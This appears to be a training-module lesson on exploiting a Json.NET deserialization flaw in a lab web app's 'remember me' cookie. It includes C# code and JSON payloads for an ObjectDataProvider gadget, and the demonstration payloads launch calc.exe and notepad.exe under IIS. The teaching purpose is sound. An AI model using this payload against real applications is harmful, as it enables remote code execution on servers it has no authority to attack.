

**Example 1: JSON**

**Discovering the Vulnerability**

Let's take a look at one of the potentially vulnerable function calls that we identified in an earlier section, specifically the call to JsonConvert.DeserializeObject in Authentication.RememberMeUtil.



Based on the name of the class and related variables, we can assume this bit of code has to do with the application's "remember me" functionality. If we log into the website with the credentials pentest:pentest and the "Remember me" option checked, we can look at our cookies to spot the "TTREMEMBER" JSON cookie.



Double-checking with the source code, we can confirm that this is indeed the cookie that is being deserialized in the validateCookieAndReturnUser method of RememberMeUtil, and that it is created in the createCookie method of the same class.

Code: csharp

public static readonly string REMEMBER\_ME\_COOKIE\_NAME = "TTREMEMBER";

<SNIP>

public static HttpCookie createCookie(CustomMembershipUser user)

{

RememberMe rememberMe = new RememberMe(user.Username, user.RememberToken);

string jsonString = JsonConvert.SerializeObject(rememberMe);

HttpCookie cookie = new HttpCookie(REMEMBER\_ME\_COOKIE\_NAME, jsonString);

cookie.Secure = true;


cookie.HttpOnly = true;

cookie.Expires = DateTime.Now.AddDays(30.0);


return cookie;

}

Before we spend any more time reverse-engineering the system, let's check if this deserialization call is vulnerable or not. With a quick search, we will find the previously mentioned [Friday the 13th JSON Attacks](https://www.blackhat.com/docs/us-17/thursday/us-17-Munoz-Friday-The-13th-JSON-Attacks-wp.pdf) whitepaper by Alvaro Muñoz and Oleksandr Mirosh. The paper discusses various Java and .NET serializers that utilize JSON and explores their vulnerabilities and when they are susceptible. On page 5, we can see the following paragraph about Json.Net, which is the specific library being used in TeeTrove to (de)serialize this cookie.



According to the white paper, Json.NET will not deserialize data of the wrong type by default, which would prevent us from passing something like a serialized ObjectDataProvider object instead of a RememberMe object. However, by setting the TypeNameHandling to a non-None value, this behavior can be disabled. If we look at the relevant source code again, we will notice that TypeNameHandling is set to All, so it appears that this deserialization call should be vulnerable!




Note: Now that we know setting TypeNameHandling can lead to deserialization vulnerabilities, we can search through source code for this term specifically in the future to find interesting lines.


**Developing the Exploit**

At this point, we have reason to believe the call to DeserializeObject is vulnerable, so let's try to exploit it. We understand how we should be able to use ObjectDataProvider to execute arbitrary commands upon instantiation (deserialization), so let's create a serialized object we can replace the value of the cookie with to achieve (remote) code execution.

If you don't have Visual Studio installed, then this is the point where you should do so. You can download the latest version from [here](https://visualstudio.microsoft.com/vs/community/), just make sure the .NET desktop environment option is selected during the installation process so that the necessary files are downloaded and made available.



With Visual Studio installed, we can open it and create a new Console App (.NET Framework).



We can reuse the code from the previous section to base our ObjectDataProvider object on.

Code: csharp

using System.Windows.Data;

namespace RememberMeExploit

{

internal class Program

{

static void Main(string[] args)

{

ObjectDataProvider odp = new ObjectDataProvider();

odp.ObjectType = typeof(System.Diagnostics.Process);

odp.MethodParameters.Add("C:\\Windows\\System32\\cmd.exe");

odp.MethodParameters.Add("/c calc.exe");


odp.MethodName = "Start";

}

}

}

There will be an error regarding ObjectDataProvider. Visual Studio will not reference the necessary namespace by itself for this class, so it is necessary to hover over it, select Show potential fixes and then select using System.Windows.Data; (from PresentationFramework)



Once that's cleared up, we can add the following lines to serialize the object with Json.NET and print it out to the console.

Code: csharp

JsonSerializerSettings settings = new JsonSerializerSettings()

{

TypeNameHandling = TypeNameHandling.All

};

string json = JsonConvert.SerializeObject(odp, settings);


Console.WriteLine(json);

There will be another error, because Json.NET is not an official Mircosoft package and is therefore not installed by default. If you are using your own Windows VM for this module, you may simply head down to the Package Manager Console and run the command Install-Package Newtonsoft.Json to install it.


Example 1: JSON

Install-Package Newtonsoft.Json

If you are following along on the provided Tools VM, then we will need to add a reference to the DLL file manually. First, extract the ZIP file C:\Tools\Newton\_Soft\_Json.zip to a destination of your choosing. Next, inside Visual Studio, navigate to Project > Add Reference..., select Browse and find Bin\net45\Newtonsoft.Json.dll from wherever you extracted the ZIP file to.



Hit Add and then Ok, and the reference errors should be cleared up. Now, we can build the program and run it. A calculator will spawn; however, there will be no serialized object for us to copy. Instead, an error message will be displayed since the serializer cannot determine certain information due to the new process.



Based on the error message above, the object was not serializable due to the system not being able to determine the ExitCode. We don't need the calculator to spawn now, we just want to see the serialized output, so let's change the value of MethodName from Start to Start1. The method Start1 does not actually exist, and it should not result in any calculator being spawned. Therefore, ideally, we should obtain serialized JSON output that we can manually modify. This time when we run the program, we get this output:

Code: json

{

"$type": "System.Windows.Data.ObjectDataProvider, PresentationFramework",

"ObjectType": "<SNIP>",

"MethodName": "Start1",

"MethodParameters": {

"$type": "<SNIP>",

"$values": [

"C:\\Windows\\System32\\cmd.exe",

"/c calc.exe"

]

},

"IsAsynchronous": false,

"IsInitialLoadEnabled": true,

"Data": null,

"Error": {

"$type": "System.MissingMethodException, mscorlib",

"ClassName": "System.MissingMethodException",

"Message": "Attempted to access a missing member.",

"Data": null,

"InnerException": null,

"HelpURL": null,

"StackTraceString": " at System.RuntimeType.InvokeMember(String name, BindingFlags bindingFlags, Binder binder, Object target, Object[] providedArgs, ParameterModifier[] modifiers, CultureInfo culture, String[] namedParams)\r\n at System.Windows.Data.ObjectDataProvider.InvokeMethodOnInstance(Exception& e)",

"RemoteStackTraceString": null,

"RemoteStackIndex": 0,

"ExceptionMethod": "8\nInvokeMember\nmscorlib, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089\nSystem.RuntimeType\nSystem.Object InvokeMember(System.String, System.Reflection.BindingFlags, System.Reflection.Binder, System.Object, System.Object[], System.Reflection.ParameterModifier[], System.Globalization.CultureInfo, System.String[])",

"HResult": -2146233070,

"Source": "mscorlib",

"WatsonBuckets": null,

"MMClassName": "System.Diagnostics.Process",

"MMMemberName": "Start1",

"MMSignature": null

}

}

Taking a look at the JSON object, we can see that there is a long Error section due to Start1 not being a valid method. We can just remove this and change Start1 back to Start so that the correct method will be called when we deserialize the object. We can also remove the IsAsynchronous, IsInitialLoadEnabled, and Data fields since we don't require any specific values for these properties to achieve code execution:

Code: json

{

"$type": "System.Windows.Data.ObjectDataProvider, PresentationFramework",

"ObjectType": "<SNIP>",

"MethodName": "Start",

"MethodParameters": {

"$type": "<SNIP>",

"$values": [

"C:\\Windows\\System32\\cmd.exe",

"/c calc.exe"

]

}

}


We can now test this payload to make sure the calculator is spawned with the following lines of code:

Code: csharp

string payload = "{\"$type\":\"System.Windows.Data.ObjectDataProvider, PresentationFramework\",\"ObjectType\":\"<SNIP>\",\"MethodName\":\"Start\",\"MethodParameters\":{\"$type\":\"<SNIP>\",\"$values\":[\"C:\\\\Windows\\\\System32\\\\cmd.exe\",\"/c calc.exe\"]}}";

JsonConvert.DeserializeObject(payload, settings);

Although you would think it should work, we ran into another error. We get an error in Process.Start because a "file name was not provided".



Luckily, with a bit of trial and error, the fix is simple. We must simply move the "MethodName" field to after the "MethodParameters" field, since right now the object creation is occurring before the parameters are set. So our updated payload will look like this:

Code: json

{

"$type": "System.Windows.Data.ObjectDataProvider, PresentationFramework",

"ObjectType": "<SNIP>",

"MethodParameters": {

"$type": "<SNIP>",

"$values": [

"C:\\Windows\\System32\\cmd.exe",

"/c calc.exe"


]

},

"MethodName": "Start"

}

This time, when we run the payload, a calculator process should spawn!



**Exploiting TeeTrove**

With a working PoC, let's try and exploit the JSON deserialization in TeeTrove, except this time instead of a calculator let's spawn notepad.exe, just to switch things up.

Code: json

<SNIP>


"$values": [

"C:\\Windows\\System32\\notepad.exe"


]

<SNIP>

We can log into the website with the credentials pentest:pentest, making sure to select the "Remember Me" option, replace the value of the TTREMEMBER cookie with our payload, and log out of the application so that the "Remember Me" functionality springs into action.



At first, it appears that nothing is happening. However, when we attach dnSpy to IIS to observe the process, we can discern that the ObjectDataProvider seems to have been deserialized correctly, as indicated by the exception received.



Luckily for us, if we open up [Process Explorer](https://learn.microsoft.com/en-us/sysinternals/downloads/process-explorer) from the [Sysinternals Suite](https://learn.microsoft.com/en-us/sysinternals/downloads/sysinternals-suite), we can see that a notepad.exe instance was spawned as a child of w3wp.exe (the IIS process), so the payload did work after all!

